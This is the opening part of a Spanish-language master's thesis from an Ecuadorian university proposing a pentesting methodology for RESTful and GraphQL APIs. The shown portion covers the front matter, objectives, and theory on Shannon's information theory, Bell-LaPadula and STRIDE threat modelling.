Maestría en

CIBERSEGURIDAD

Trabajo previo a la obtención de título de
Magister en Ciberseguridad

AUTOR/ES:

Christian Andrés Tapia Tapia

Amy Dennise Garay Rodriguez

Luis Angel Pacheco Alvarado

Darío Javier Gallegos Torres

TUTOR/ES:

Alejandro Cortés López

Iván Reyes Chacón

TEMA

Diseño de una Metodología de Pentesting para APIs Modernas: Aplicación a RESTful y GraphQL

Quito – Ecuador

diciembre - 2025

REINVENTEMOS EL FUTURO

Certificación de autoría

Nosotros, Amy Dennise Garay Rodriguez, Christian Andrés Tapia Tapia, Luis Angel Pacheco Alvarado, Darío Javier Gallegos Torres, declaramos bajo juramento que el trabajo aquí descrito es de nuestra autoría; que no ha sido presentado anteriormente para ningún grado o calificación profesional y que se ha consultado la bibliografía detallada.

Cedemos nuestros derechos de propiedad intelectual a la Universidad Internacional del Ecuador (UIDE), para que sea publicado y divulgado en internet, según lo establecido en la Ley de Propiedad Intelectual, su reglamento y demás disposiciones legales.

Firmado electrónicamente por:
AMY DENNISE GARAY RODRIGUEZ
Validar únicamente con FirmaEC

Firma

Amy Dennise Garay Rodriguez

Firmado electrónicamente por:
CHRISTIAN ANDRES TAPIA TAPIA
Validar únicamente con FirmaEC

Firma

Christian Andrés Tapia Tapia

Firmado electrónicamente por:
LUIS ANGEL PACHECO ALVARADO
Validar únicamente con FirmaEC

Firma

Luis Angel Pacheco Alvarado

Firmado electrónicamente por:
DARIO JAVIER GALLEGOS TORRES
Validar únicamente con FirmaEC

Firma

Darío Javier Gallegos Torres

Autorización de Derechos de Propiedad Intelectual

Nosotros, Amy Dennise Garay Rodriguez, Christian Andrés Tapia Tapia, Luis Angel Pacheco Alvarado, Dario Javier Gallegos Torres, en calidad de autores del trabajo de investigación titulado Diseño de una Metodología de *Pentesting* para APIs Modernas: Aplicación a RESTful y GraphQL, autorizamos a la Universidad Internacional del Ecuador (UIDE) para hacer uso de todos los contenidos que nos pertenecen o de parte de los que contiene esta obra, con fines estrictamente académicos o de investigación. Los derechos que como autores nos corresponden, lo establecido en los artículos 5, 6, 8, 19 y demás pertinentes de la Ley de Propiedad Intelectual y su Reglamento en Ecuador.

D. M. Quito, diciembre 2025

Firmado electrónicamente por:
AMY DENNISE GARAY RODRIGUEZ
Validar únicamente con FirmaEC

Firma

Amy Dennise Garay Rodriguez

Firmado electrónicamente por:
CHRISTIAN ANDRES TAPIA TAPIA
Validar únicamente con FirmaEC

Firma

Christian Andrés Tapia Tapia

Firmado electrónicamente por:
LUIS ANGEL PACHECO ALVARADO
Validar únicamente con FirmaEC

Firma

Luis Angel Pacheco Alvarado

Firmado electrónicamente por:
DARIO JAVIER GALLEGOS TORRES
Validar únicamente con FirmaEC

Firma

Darío Javier Gallegos Torres

Aprobación de dirección y coordinación del programa

Nosotros, Alejandro Cortés e Iván Reyes, declaramos que: Amy Dennise Garay Rodriguez, Christian Andrés Tapia Tapia, Luis Angel Pacheco Alvarado, Dario Javier Gallegos Torres son los autores exclusivos de la presente investigación y que ésta es original, auténtica y personal de ellos.

Alejandro Cortés L.

Maestría en Ciberseguridad

Iván Reyes Ch.

Maestría en Ciberseguridad

DEDICATORIA

Dedicamos este trabajo a nuestras familias, cuyas fortaleza y paciencia han sido el motor que nos impulsa en cada etapa de este camino académico. A nuestros padres, por enseñarnos el valor del esfuerzo y la perseverancia; por ser ejemplos de integridad, constancia y dedicación.

Christian Andrés Tapia Tapia

A la memoria de Luna. Aunque ya no estás físicamente entre nosotros, tu lección más valiosa perdura: el verdadero valor del conocimiento radica en compartirlo con aquellos que no tienen acceso a él. Tu recuerdo es la motivación que me impulsa a ser mejor cada día y a entregar mi máximo esfuerzo y compromiso en el área de la ciberseguridad. Esto es por ti.

AGRADECIMIENTOS

Agradecemos profundamente a nuestros docentes y tutores, quienes nos acompañaron en este proceso con orientación académica, criterio profesional y compromiso. Su guía fue fundamental para estructurar esta investigación y para alcanzar un nivel de rigor y calidad acorde a los estándares de la disciplina.

A la Universidad Internacional del Ecuador, por brindar el espacio académico y los recursos necesarios para el desarrollo de este trabajo, así como por fomentar una formación integral que combina investigación, práctica y pensamiento crítico.

A nuestros compañeros y colegas, quienes compartieron ideas, debates y experiencias que enriquecieron este proyecto. Cada aporte, por pequeño que fuera, contribuyó a fortalecer la perspectiva desde la cual se construyó esta metodología.

RESUMEN

El presente trabajo propone una redefinición del enfoque tradicional aplicado al *pentesting* de interfaces de programación de aplicaciones (APIs), específicamente en entornos RESTful y GraphQL. Se plantea una estrategia metodológica innovadora orientada a contextos de red teaming y auditorías de seguridad, tanto internas como externas, con el fin de optimizar la detección y explotación controlada de vulnerabilidades. A través de un análisis comparativo entre ambos paradigmas de APIs, se desarrollan lineamientos prácticos que permiten a los profesionales de ciberseguridad incorporar procedimientos modernos y efectivos en sus evaluaciones. Esta investigación busca aportar a la disciplina un marco actualizado de *pentesting* ofensivo, con una visión estratégica que refuerce la relevancia del uso de metodologías adaptadas a los desafíos contemporáneos en seguridad informática.

Palabras clave: *pentesting*, APIs, RESTful, GraphQL, red teaming, auditoría de seguridad, ciberseguridad.

ABSTRACT

This paper proposes a redefinition of the traditional approach to penetration testing of application programming interfaces (APIs), specifically in RESTful and GraphQL environments. It presents an innovative methodological strategy geared towards red teaming contexts and internal and external security audits, with the aim of optimizing the detection and controlled exploitation of vulnerabilities. Through a comparative analysis of both API paradigms, practical guidelines are developed that allow cybersecurity professionals to incorporate modern and effective procedures into their assessments. This research seeks to contribute to the discipline with an updated framework for offensive pentesting, with a strategic vision that reinforces the relevance of using methodologies adapted to contemporary challenges in information security.

Keywords: pentesting, APIs, RESTful, GraphQL, red teaming, security audit, cybersecurity.

Índice

Índice de Tablas

Índice de Figuras

Capítulo 1: Introducción

En el contexto actual del desarrollo de software, las APIs (Interfaces de Programación de Aplicaciones) se han convertido en componentes fundamentales para la interconexión de sistemas, servicios y plataformas digitales. Dado el acelerado desarrollo tecnológico y la creciente dependencia de servicios digitales, garantizar la seguridad de los datos que manejan estas aplicaciones se ha vuelto fundamental. En el panorama digital actual, las APIs se han convertido en la base de los productos de software modernos, permitiendo una comunicación fluida entre sistemas, aplicaciones y servicios, lo que impulsa la innovación y la eficiencia en múltiples industrias (Kothawade y Bhowmick, 2019, como se citó en Shah, Mishra, & Suthari 2025).

En los últimos años, las *APIs RESTful* y *GraphQL* han experimentado un crecimiento notable, debido a su flexibilidad, escalabilidad y a la capacidad que ofrecen para optimizar el intercambio de información en tiempo real. Como lo señala Helgason (2025): *"Tal como se indicó al inicio de este experimento, nada impide que los desarrolladores creen más endpoints para el servicio REST en ejecución. Sin embargo, esto constituye una especie de solución estática híbrida en comparación con implementar GraphQL en un servidor"* (traducción propia, pág. 37).

No obstante, este incremento en su adopción también plantea importantes desafíos en materia de seguridad, ya que estas interfaces pueden convertirse en vectores de ataque si no se implementan las medidas de protección adecuadas.

Aunque existen metodologías de *pentesting* tradicionales, surge la necesidad de desarrollar un marco metodológico actualizado y sistemático, basado en los lineamientos del OWASP API Security Top 10, que permita evaluar de manera controlada y profesional la seguridad de APIs modernas, integrando técnicas manuales y automatizadas. La presente

investigación se centra en diseñar y aplicar esta metodología, estableciendo un enfoque replicable que facilite la identificación, análisis y mitigación de vulnerabilidades en entornos de laboratorio seguros. Este estudio no solo busca contribuir al fortalecimiento de la seguridad de APIs, sino también proporcionar a los profesionales de ciberseguridad y a los equipos de desarrollo una guía práctica y aplicada que optimice las evaluaciones de vulnerabilidad y refuerce la protección de sistemas críticos frente a riesgos de fraude, filtración de datos o interrupciones operativas. En este sentido, la investigación ofrece un aporte estratégico, profesional y directamente aplicable al campo del *pentesting* de APIs modernas, abordando la creciente necesidad de metodologías ofensivas más efectivas y adaptadas a los desafíos tecnológicos contemporáneos.

1.1. Definición del proyecto

El presente trabajo de fin de maestría se centra en la ejecución de un *pentesting* especializado en APIs RESTful y GraphQL, mediante la utilización de técnicas manuales y herramientas automatizadas de auditoría de seguridad. El trabajo busca identificar, analizar y documentar vulnerabilidades comunes y emergentes en estos entornos, siguiendo lineamientos reconocidos como los del OWASP API Security Top 10, con el fin de fortalecer la seguridad de APIs modernas y contribuir a la creación de entornos más confiables y resistentes frente a ataques cibernéticos.

En síntesis, el trabajo de fin de maestría se define como una propuesta metodológica que combina rigor académico y aplicación práctica, destinada a mejorar la capacidad de detección temprana de riesgos y a fomentar la implementación de mejores prácticas de seguridad en APIs.

1.2. Justificación e importancia del trabajo de investigación

Según Alhamed y Rahman (2023), los atacantes cibernéticos suelen emplear diversos vectores de ataque aprovechando la ausencia de políticas y estándares efectivos, lo que les

permite vulnerar sistemas y robar información valiosa. Para prevenir estos ataques, los testers de penetración aplican ciertos estándares que ayudan a reforzar la seguridad y reducir las amenazas.

En este contexto, la relevancia de este proyecto radica en la necesidad de desarrollar y aplicar una metodología de *pentesting* moderna y estructurada para APIs RESTful y GraphQL, basada en los lineamientos del *OWASP API Security Top 10*.

No obstante, como advierte Hadi (2023), señala que:

Una de las principales causas de las brechas de seguridad es la presión por cumplir con plazos ajustados y lanzar productos rápidamente, lo que conlleva a pruebas insuficientes en las aplicaciones. Frecuentemente, el desarrollo de APIs se divide entre el equipo de ingeniería, que puede carecer de conocimientos en seguridad, y el equipo de seguridad, que a su vez podría no estar familiarizado con el funcionamiento de las APIs.

En consecuencia, se vuelve imprescindible contar con una metodología integral que permita abordar de manera efectiva los desafíos actuales en la seguridad de APIs. La falta de coordinación entre equipos, la presión por lanzar productos rápidamente y la complejidad técnica de las APIs modernas evidencian vacíos en las prácticas tradicionales de pruebas de seguridad. Por ello, el presente trabajo de fin de maestría se justifica en la necesidad de diseñar e implementar un enfoque estructurado de *pentesting*, basado en estándares reconocidos como el *OWASP API Security Top 10*, que sea adaptable tanto a entornos RESTful como GraphQL. Esta propuesta busca no solo fortalecer la detección y mitigación de vulnerabilidades, sino también establecer una guía replicable que contribuya al desarrollo de aplicaciones más seguras en el ecosistema digital actual.

1.3. Alcance

El presente trabajo de fin de maestría se limita a la evaluación de la seguridad de APIs RESTful y GraphQL mediante la ejecución de un *pentesting* controlado y profesional. El

estudio abarca únicamente las APIs seleccionadas en un laboratorio seguro, garantizando que todas las pruebas se realicen de manera ética y sin intervenir en sistemas productivos de terceros. Se utilizarán tanto técnicas manuales como herramientas automatizadas de auditoría, siguiendo los lineamientos establecidos por el OWASP API Security Top 10 y metodologías reconocidas de *pentesting*, con el objetivo de implementar un enfoque sistemático y replicable que permita analizar las vulnerabilidades presentes en estos entornos. El proyecto excluye la intervención directa en sistemas en producción, el desarrollo de nuevas APIs y cualquier actividad que comprometa la integridad de datos de terceros, delimitando así claramente el alcance de las acciones realizadas y el marco de aplicación de la metodología propuesta.

1.4. Objetivos

1.4.1 Objetivo General

Diseñar y aplicar un marco metodológico de *pentesting* para *APIs RESTful* y *GraphQL*, basado en los lineamientos de OWASP API Security Top 10

1.4.2 Objetivos específicos

- **Analizar la literatura y estándares actuales** sobre seguridad en *APIs RESTful* y *GraphQL*, incluyendo OWASP API Security Top 10
- **Configurar un entorno de laboratorio seguro** con *APIs RESTful* y *GraphQL* simuladas para ejecutar pruebas controladas de *pentesting.*
- C**omparar la efectividad de técnicas manuales y herramientas automatizadas** dentro de la metodología propuesta, evaluando su capacidad para detectar vulnerabilidades.

Capítulo 2: Marco Teórico

2.1 Fundamentos Teóricos de la Computación y Seguridad

2.1.1 Teoría de la Información y Seguridad de la Comunicación

En este ámbito, la Teoría de la Información y la Seguridad de la Comunicación encuentran sus fundamentos en los aportes de Claude E. Shannon, considerado el padre de la teoría matemática de la comunicación. En 1948, Shannon publicó su influyente artículo *A Mathematical Theory of Communication* en el Bell System Technical Journal, trabajo que marcó un antes y un después en la forma de concebir los procesos de transmisión de información.

Gutiérrez (2008) ha afirmado lo siguiente:

En julio de 1948, Claude E. Shannon decidió recoger todas sus investigaciones en una obra y publicó un artículo en la revista Bell System Technical Journal, bajo el título de 'A Mathematical Theory of Communication', donde sintetizó los trabajos precedentes y presentó algunas ideas sobre la medida de la información articulándolas dentro de una teoría. (pág. 3)

Dado lo anterior, fue posible establecer las bases de la comunicación actual entre computadoras y redes, las cuales se fundamentan en el manejo de bits de información. En este contexto, la información puede definirse como la probabilidad de ocurrencia de un evento. Así, si un evento "a" ocurre y lo denominamos "b", la cantidad de información recibida es inversamente proporcional a la probabilidad de ocurrencia del evento: cuanto más improbable sea el suceso, mayor será la información que aporta.

Partimos de la definición de información sea un suceso cualquiera el que pueda presentarse como una probabilidad P(E), una vez ocurrido dicho suceso, la información asociada al mismo definimos como I(E). La información es inversamente proporcional a la probabilidad de ocurrencia de un suceso. (Scozzina, 2020, pág. 208)

De acuerdo con la teoría de la información propuesta por Shannon, la cantidad de información asociada a un evento $\boldsymbol{E}$ depende de la probabilidad de que dicho evento ocurra. Cuanto menor sea la probabilidad del evento, mayor será la información que proporciona su ocurrencia.

Esta relación se expresa matemáticamente mediante la siguiente ecuación:

$$\boldsymbol{I(E) = \log_2 \frac{1}{P(E)}\ expresda\ en\ bits}$$

donde $\boldsymbol{P(E)}$representa la probabilidad de que ocurra el evento $\boldsymbol{E}$, y $\boldsymbol{I(E)}$corresponde a la cantidad de información expresada en bits.

Además, Shannon introdujo conceptos fundamentales como la entropía, entendida como una medida de incertidumbre asociada a un conjunto de mensajes posibles, y el ruido, definido como cualquier factor que interfiere o distorsiona la señal en el canal de comunicación. Estos principios permitieron establecer modelos matemáticos precisos para analizar la eficiencia de los sistemas de comunicación, la capacidad de los canales y la redundancia necesaria para garantizar la correcta interpretación del mensaje.

La relevancia de este marco teórico se extiende al ámbito de la seguridad de la comunicación, donde la entropía se convierte en un elemento crucial para la generación de claves criptográficas robustas y la construcción de algoritmos resistentes a ataques de fuerza bruta. De igual manera, el estudio del ruido y de la integridad en los canales de transmisión constituye la base para comprender fenómenos como la pérdida de datos, la corrupción de mensajes y la necesidad de implementar mecanismos de detección y corrección de errores.

En consecuencia, los postulados de Shannon no solo explican los procesos de transmisión de información en términos matemáticos, sino que también se erigen como la piedra angular de la criptografía moderna y de los protocolos de comunicación segura, garantizando propiedades esenciales como la confidencialidad, la integridad, la autenticidad y

la disponibilidad de la información en entornos digitales cada vez más complejos y expuestos a amenazas.

En síntesis, la Teoría de la Información y la Seguridad de la Comunicación encuentra una aplicación directa en el contexto de las APIs, dado que estas tecnologías dependen intrínsecamente de la transmisión, el intercambio y la protección de datos entre sistemas interconectados. Las APIs actúan como el medio de comunicación entre la lógica de negocio (backend) y los consumidores de servicios (frontend), estableciendo un canal continuo de flujo informativo que, si bien es indispensable para la funcionalidad del entorno digital, también amplía la superficie de exposición ante posibles vulnerabilidades y amenazas cibernéticas.

Desde esta perspectiva, comprender los fundamentos de la teoría de la información permite analizar cómo los mecanismos de comunicación pueden ser interceptados o manipulados por actores de amenaza, quienes buscan explotar debilidades en la integridad y confidencialidad de los datos transmitidos. Este entendimiento abre el camino hacia la necesidad de aplicar modelos más rigurosos de protección, orientados específicamente a la confidencialidad como principio esencial de la seguridad de la información.

En consecuencia, este análisis conduce al estudio del Modelo Bell-LaPadula, una teoría clásica que redefine la forma en que se gestiona el acceso y la protección de la información clasificada. Dicho modelo aporta una visión estructurada sobre el control de flujos de información entre distintos niveles de seguridad, estableciendo las bases conceptuales para garantizar la confidencialidad dentro de los sistemas modernos incluidas las arquitecturas de APIs mediante la aplicación de políticas formales de acceso y restricción.

2.1.2 Teoría de la Confidencialidad Bell-LaPadulaue

El primer modelo de MLS fue propuesto en 1972 por dos investigadores norteamericanos de Mitre Corp., Elliot Bell y Leonard LaPadula. El modelo BLP es la especificación de las llamadas al sistema de un sistema operativo antecesor a UNIX. Bell y LaPadula utilizaron una notación matemática simple, pero ad-hoc para describir una máquina de estados cuyo espacio de estados está constituido por las estructuras de datos necesarias para imponer MLS y cuyas transiciones son las llamadas al sistema operativo. (Cristiá, 2021, pág. 14)

La definición de esta teoría se fundamenta en la necesidad de prevenir el acceso no autorizado a la información clasificada, estableciendo un conjunto de reglas y mecanismos formales orientados a preservar uno de los pilares fundamentales. En este sentido, diversas fuentes especializadas sostienen que:

El Modelo Bell-LaPadula es un modelo formal utilizado en el campo de la seguridad informática para prevenir el acceso no autorizado a información clasificada. Proporciona un conjunto de reglas y restricciones para garantizar la confidencialidad de los datos sensibles. Nombrado en honor a sus creadores, David Bell y Leonard LaPadula, este modelo es una piedra angular del control de acceso en sistemas seguros. (VPN Unlimited, 2024, pág. 1)

Otro Autor por su parte afirma demostraciones como:

Además de MLS el modelo BLP incluye la especificación de un control DAC. Las operaciones del sistema solo se pueden ejecutar si se pasan los controles DAC y MLS. Luego especificaron dos invariantes de estado que describen de manera concisa las propiedades claves para un sistema operativo que implemente MLS. Finalmente demostraron que la especificación de las transiciones preserva esos invariantes. (Cristiá, 2021, pág. 14)

En este sentido, se puede afirmar que el modelo Bell-LaPadula busca establecer un mecanismo de protección robusto que blinde la información frente a accesos no autorizados,

garantizando así la confidencialidad de los datos clasificados. Dado que la protección de la información constituye un recurso de alto valor estratégico, los esfuerzos de seguridad deben orientarse precisamente a su preservación, asegurando que los flujos de información se mantengan dentro de los niveles de autorización definidos.

En el campo de la ciencia de la computación, la Seguridad Informática busca la protección de la información valiosa a través del uso de la tecnología, los procesos y el entrenamiento. De la misma manera, busca prevenir que los atacantes consigan sus objetivos a través de accesos no autorizados a los sistemas y las redes informáticas. (Ballesteros & Cala, 2007, pág. 13)

Este planteamiento evidencia que la seguridad de la información trasciende el ámbito puramente tecnológico, integrando factores humanos y organizacionales. Como señalan Saltzer y Schroeder (1975), el diseño de sistemas seguros requiere una visión integral basada en principios como el mínimo privilegio y la separación de funciones, los cuales permiten fortalecer los mecanismos de control de acceso y reducir la probabilidad de accesos indebidos. En ese sentido, la definición de Ballesteros & Cala (2007) coincide con la concepción moderna de la seguridad de la información sustentada en la tríada CID Confidencialidad, Integridad y Disponibilidad, al destacar la importancia de prevenir violaciones a la confidencialidad mediante la aplicación conjunta de procesos, tecnología y capacitación.

El Modelo Bell-LaPadula se basa en el concepto de política "no-lectura-arriba, no-escritura-abajo", lo que significa que los usuarios con un cierto nivel de seguridad no pueden leer datos de un nivel de clasificación superior (no-lectura-arriba) ni escribir datos en un nivel de clasificación inferior (no-escritura-abajo). Esto previene la divulgación no autorizada de información y mantiene la confidencialidad de los datos sensibles. (VPN Unlimited, 2024, pág. 2)

Este modelo constituye uno de los primeros enfoques formales de control de acceso obligatorio (MAC) y sentó las bases para la protección de la confidencialidad en sistemas multiusuario. Su relevancia radica en que introduce un mecanismo matemático que garantiza que la información solo fluya hacia niveles iguales o superiores, reduciendo el riesgo de fugas accidentales o intencionadas. En el contexto de la ciberseguridad moderna especialmente en arquitecturas de APIs y entornos distribuidos estos principios siguen siendo vigentes, pues la segmentación de privilegios y la clasificación de datos continúan siendo estrategias esenciales para preservar la integridad de los sistemas y evitar la exposición de información sensible.

En el contexto actual, caracterizado por el incremento de riesgos y amenazas cibernéticas provenientes de diversos actores maliciosos, las organizaciones enfrentan un desafío constante para mantener la seguridad de sus sistemas. Las APIs se han convertido en uno de los principales objetivos de ataque, debido a que funcionan como punto de enlace entre la lógica de negocio o *backend* y los consumidores o usuarios finales en el *frontend*. Por esta razón, resulta esencial implementar medidas de protección robustas que salvaguarden estos componentes críticos. En este marco, la aplicación de la tríada CID (Confidencialidad, Integridad y Disponibilidad) adquiere especial relevancia, ya que permite abordar la seguridad desde un enfoque holístico, garantizando la protección integral de la información y la continuidad de los servicios. De acuerdo con una de las fuentes analizadas, el modelo establece tres principios esenciales que constituyen la base de la seguridad de la información confidencialidad, integridad y disponibilidad, enfatizando la importancia de su aplicación conjunta para lograr una protección efectiva frente a amenazas cibernéticas.

El modelo define tres principios de seguridad fundamentales: confidencialidad, integridad y disponibilidad (CIA, por sus siglas en inglés). Pone énfasis en la confidencialidad y se centra en prevenir la fuga de información de niveles de seguridad

superiores a inferiores. Al imponer controles de acceso estrictos, el Modelo Bell-LaPadula asegura que solo las personas autorizadas puedan acceder a información clasificada. (VPN Unlimited, 2024, pág. 2)

El modelo Bell-LaPadula representa un hito en los estudios de seguridad informática al establecer un enfoque riguroso y formal orientado a garantizar la confidencialidad de la información. Su formulación permitió definir políticas de acceso basadas en niveles jerárquicos de seguridad, contribuyendo significativamente a la protección de los datos clasificados y al desarrollo posterior de los sistemas de control de acceso. No obstante, el vertiginoso avance tecnológico y la creciente complejidad de los entornos digitales han evidenciado que la confidencialidad, si bien es esencial, no resulta suficiente por sí sola para abordar la naturaleza cambiante de las amenazas contemporáneas.

En este contexto, surge la necesidad de ampliar la perspectiva hacia un modelo más dinámico e integral que considere los riesgos asociados a las amenazas emergentes. Así, toma relevancia la Teoría de Amenazas y Riesgos, la cual propone una visión proactiva de la seguridad, orientada a identificar, evaluar y mitigar los posibles incidentes que puedan comprometer la confidencialidad, integridad o disponibilidad de los activos de información. Este enfoque académico busca comprender el comportamiento de los actores de amenaza, los escenarios de riesgo y las vulnerabilidades explotables, permitiendo desarrollar estrategias preventivas que fortalezcan la resiliencia de los sistemas ante un entorno tecnológico cada vez más hostil y cambiante.

2.1.3 Teoría de Amenazas y Riesgos (STRIDE, DREAD, PASTA,) en el contexto de APIs

La Teoría de Amenazas y Riesgos constituye un marco conceptual fundamental en la gestión de la seguridad de la información, al permitir la identificación y evaluación de los eventos que podrían comprometer la confidencialidad, integridad o disponibilidad de los

activos. De acuerdo con la norma ISO/IEC 27005 (2018), la gestión del riesgo implica un proceso sistemático de análisis y tratamiento de las amenazas, orientado a reducir su probabilidad de ocurrencia y su impacto potencial. En este sentido, comprender la relación entre amenazas, vulnerabilidades y activos críticos resulta esencial para establecer controles eficaces que fortalezcan la postura de seguridad de los sistemas.

Durante los últimos años, las amenazas de Seguridad de la información han ido aumentando y diversificando su manera de vulnerar sistemas de información, según los Reportes de Riesgos Globales del Foro Mundial de Economía, se estima que el crecimiento continúe en ascenso debido a la proliferación de dispositivos que incluyen una conexión a internet. (World Economic Forum, 2020)

Aunque no existe una teoría formal unificada denominada “teoría de amenazas y riesgos”, en el ámbito de la seguridad de la información y la ciberseguridad se ha consolidado un conjunto de marcos conceptuales y metodológicos que, en su conjunto, configuran un cuerpo teórico robusto para la comprensión y gestión de las amenazas dentro de los sistemas tecnológicos. Modelos como el NIST SP 800-30, STRIDE, PASTA (Process for Attack Simulation and Threat Analysis) y OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) establecen principios y procedimientos sistemáticos para identificar, analizar y mitigar los riesgos que surgen de la interacción entre amenazas, vulnerabilidades y activos críticos.

Desde esta perspectiva, estos marcos no solo permiten evaluar la exposición de una organización ante posibles incidentes de seguridad, sino que también ofrecen una base teórica aplicada que orienta la toma de decisiones estratégicas en la gestión del riesgo cibernético. Cada uno de estos modelos aborda la problemática desde un enfoque distinto: mientras NIST SP 800-30 se centra en la evaluación del riesgo y la determinación de su impacto potencial, STRIDE propone un análisis estructurado de amenazas mediante categorías específicas;

PASTA, por su parte, incorpora la simulación de ataques y la priorización de controles de seguridad; y OCTAVE introduce una visión organizacional del riesgo, integrando aspectos técnicos, humanos y procedimentales.

En conjunto, estas metodologías constituyen los fundamentos de lo que podría considerarse una teoría aplicada de amenazas y riesgos, en tanto buscan explicar y predecir el comportamiento de las amenazas en entornos complejos, permitiendo establecer mecanismos preventivos, correctivos y adaptativos para la protección de los sistemas de información y los entornos ciberfísicos.

En este contexto, resulta pertinente destacar el papel de las metodologías de modelado de amenazas, las cuales permiten operacionalizar los principios teóricos de la gestión del riesgo dentro de los sistemas de información. Entre los enfoques más representativos se encuentra la metodología STRIDE, desarrollada por Microsoft, que propone una clasificación estructurada de las amenazas con base en su naturaleza y propósito. Este modelo se ha consolidado como una de las herramientas más utilizadas en el ámbito del análisis de seguridad proactivo, ya que facilita la identificación, categorización y mitigación de vulnerabilidades desde las etapas iniciales del diseño de sistemas, fortaleciendo así la postura de defensa organizacional frente a escenarios de riesgo cibernético.

En este sentido, Soniya y Aghila (2017) definen la metodología STRIDE como un enfoque integral de análisis de amenazas desarrollado por Microsoft, cuyo propósito es evaluar de manera estructurada los posibles riesgos asociados a aplicaciones o componentes web. Dicho enfoque se fundamenta en la clasificación de las amenazas en seis categorías principales, lo que permite comprender su naturaleza, origen y posibles consecuencias dentro de los sistemas de información:

El enfoque STRIDE es un método de análisis de amenazas desarrollado por Microsoft para examinar las posibles amenazas en aplicaciones o componentes web. Este enfoque

puede utilizarse para mapear las amenazas potenciales en seis categorías: suplantación de identidad (Spoofing), manipulación (Tampering), repudio (Repudiation), divulgación de información (Information Disclosure), denegación de servicio (Denial of Service) y elevación de privilegios (Elevation of Privilege). La suplantación de identidad consiste en hacerse pasar por otra persona o entidad; la manipulación implica la modificación maliciosa de código, datos o configuraciones; el repudio se refiere a la negación de la veracidad o validez de una acción; la divulgación de información es la exposición de datos a personas no autorizadas; la denegación de servicio implica impedir o degradar el acceso a los usuarios legítimos; y la elevación de privilegios consiste en obtener capacidades o accesos sin la debida autorización [traducción propia] (Soniya y Aghila, 2017, pág. 201).

Del mismo modo los autores Khan et al. (2017) confirman lo siguiente:

"El método STRIDE fue propuesto por Microsoft y representa un mnemónico para seis tipos diferentes de amenazas de seguridad: (i) Suplantación de identidad: suplantación de un usuario, proceso o elemento legítimo del sistema; (ii) Manipulación: modificación o alteración de información legítima; (iii) Repudio: negación o rechazo de una acción ejecutada en el sistema; (iv) Divulgación de información: filtración de datos o acceso no autorizado a información confidencial; (v) Denegación de servicio (DoS): interrupción del servicio para usuarios legítimos; y (vi) Elevación de privilegios: obtención de privilegios superiores por parte de un usuario con autoridad restringida" [traducción propia] (pág. 2).

Cada una de estas dimensiones representa un vector de ataque potencial que compromete la confidencialidad, integridad o disponibilidad de los activos de información. En este sentido, STRIDE permite no solo comprender el impacto de las amenazas sobre la arquitectura del sistema, sino también establecer mecanismos de control y defensa que fortalezcan la postura de seguridad organizacional.

Desde una perspectiva metodológica, el modelo STRIDE se integra de manera efectiva en las fases de diseño y evaluación de sistemas, proporcionando un marco analítico que facilita la detección temprana de vulnerabilidades y la priorización de medidas de mitigación. Por ello, su aplicación es ampliamente reconocida en el ámbito del análisis de riesgos y modelado de amenazas, sirviendo como una herramienta esencial para la gestión proactiva de la seguridad en entornos tecnológicos complejos.

Como explican Khan et al. (2017), “el modelado de amenazas basado en STRIDE puede realizarse de dos maneras posibles: (i) STRIDE por elemento y (ii) STRIDE por interacción. El enfoque STRIDE por elemento es más complejo, ya que analiza el comportamiento y las operaciones de cada componente del sistema. Sin embargo, puede no ser suficiente para identificar ciertas amenazas que no son evidentes a partir del diagrama de flujo de datos (DFD). En determinados escenarios, las amenazas surgen en las interacciones entre los componentes del sistema” [traducción propia] (p. 2).

En el contexto de las Interfaces de Programación de Aplicaciones (API), estas pueden entenderse como intermediarios de comunicación que permiten la interacción entre un cliente y un servidor mediante el intercambio estructurado de datos y peticiones. Debido a su naturaleza expuesta y su papel central en la interconectividad de los sistemas modernos, las API representan un punto crítico dentro de la superficie de ataque de una organización. En este sentido, la metodología STRIDE puede aplicarse como un modelo analítico eficaz para identificar y clasificar las amenazas asociadas a la arquitectura y funcionamiento de las API, tanto en entornos REST como GraphQL.

A través de STRIDE, es posible examinar aspectos específicos de seguridad tales como la suplantación (Spoofing) de tokens o credenciales de acceso, la manipulación (Tampering) de parámetros en las solicitudes HTTP, el repudio (Repudiation) mediante acciones no registradas o carentes de trazabilidad, la divulgación de información (Information

Disclosure) a través de respuestas excesivamente detalladas o mal configuradas, la denegación de servicio (DoS) provocada por sobrecarga de peticiones, y la elevación de privilegios (Elevation of Privilege) mediante la explotación de fallos en la autenticación o control de acceso. De esta manera, el modelo STRIDE permite establecer una visión integral del riesgo asociado al ciclo de vida de las API, facilitando el diseño de medidas de mitigación y fortaleciendo la postura de seguridad del sistema desde una perspectiva preventiva y estructurada.

El enfoque STRIDE, desarrollado por Microsoft, se utiliza para identificar las posibles amenazas asociadas a cada API específica de Chrome. En el caso de las extensiones, la suplantación de identidad (spoofing) puede manifestarse en formas como el phishing o el clickjacking. Por ejemplo, el método update de la API de marcadores (bookmarks API) puede emplearse para actualizar un marcador existente con una nueva URL, la cual podría utilizarse con fines de phishing, constituyendo así un caso de suplantación. (Dev y Jevitha, 2016, pág. 182)

2.2 Introducción al *Pentesting*

La seguridad es uno de los temas que recibe mucha atención en el mundo actual. Debido a nuestra creciente dependencia de diferentes formas de tecnología, dispositivos y muchos otros tipos de sistemas y aparatos, se está prestando mayor atención al tema de cuán seguros y protegidos están realmente estos dispositivos y sistemas. (Oriyano, 2017)

La seguridad informática no nació como una disciplina formal, sino como una consecuencia inevitable del progreso tecnológico. Cada avance en comunicación o computación trajo consigo no solo nuevas capacidades, sino también nuevas fragilidades. El *penetration testing*, comúnmente abreviado como *pentesting*, surge precisamente como respuesta a esa realidad: es el arte y la metodología profesional de evaluar la seguridad de un

sistema mediante ataques controlados y autorizados, con el objetivo de identificar vulnerabilidades antes de que actores maliciosos las exploten.

Baca (2016) la define a la seguridad como:

La disciplina que con base en políticas y normas internas y externas de la empresa se encarga de proteger la integridad y privacidad de la información que se encuentra almacenada en un sistema informático contra cualquier tipo de amenazas minimizando los riesgos tanto físicos como lógicos a los que está expuesta. (pág. 12)

No obstante, es importante establecer una distinción fundamental entre seguridad informática y *pentesting*, ya que, aunque a menudo se utilizan como sinónimos en entornos corporativos representan enfoques distintos dentro del mismo dominio como la principal diferencia de un simple escaneo de seguridad o una auditoría documental, el *pentesting* reproduce el pensamiento y las tácticas de un adversario real, pero dentro de un marco ético y legal claramente definido. Su propósito no es demostrar destrucción ni alimentar egos técnicos, sino generar evidencia objetiva sobre el nivel de exposición de una infraestructura, una aplicación o un servicio digital.

